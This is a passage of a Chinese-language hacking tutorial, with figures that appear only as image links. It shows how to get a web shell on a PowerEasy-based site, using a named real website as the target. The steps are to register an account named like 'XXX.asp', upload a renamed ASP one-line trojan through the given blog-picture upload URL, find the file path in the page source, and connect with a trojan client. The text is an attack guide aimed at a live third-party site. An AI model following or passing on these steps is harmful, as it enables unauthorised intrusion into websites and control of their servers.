


图 1

我们随便选择一个站点进行测试，就拿www.on147.com来开刀吧。先去注册一个帐号，注册的帐号一定要注册成XXX.asp形式，如图2。




图 2

注册成功后再利用上传代码来上传修改了扩展名的asp木马，/user/Upload.asp?dialogtype=UserBlogPic&size=5（这个代码也就是动易聚合空间的上传代码），如图3。




图 3

我们再来查看网页源码，从中会看到“图片上传成功”的提示，而且从中也会找到上传的文件的路径，如图4，中间框选的就是我们上传木马后的路径。在浏览器里访问这个文件，就会得到一句话木马了，如图5。最后使用一句话木马的客户端进行连接，就会成功得到WEBSHELL了，如图6，图7。




图 4




图5




图6

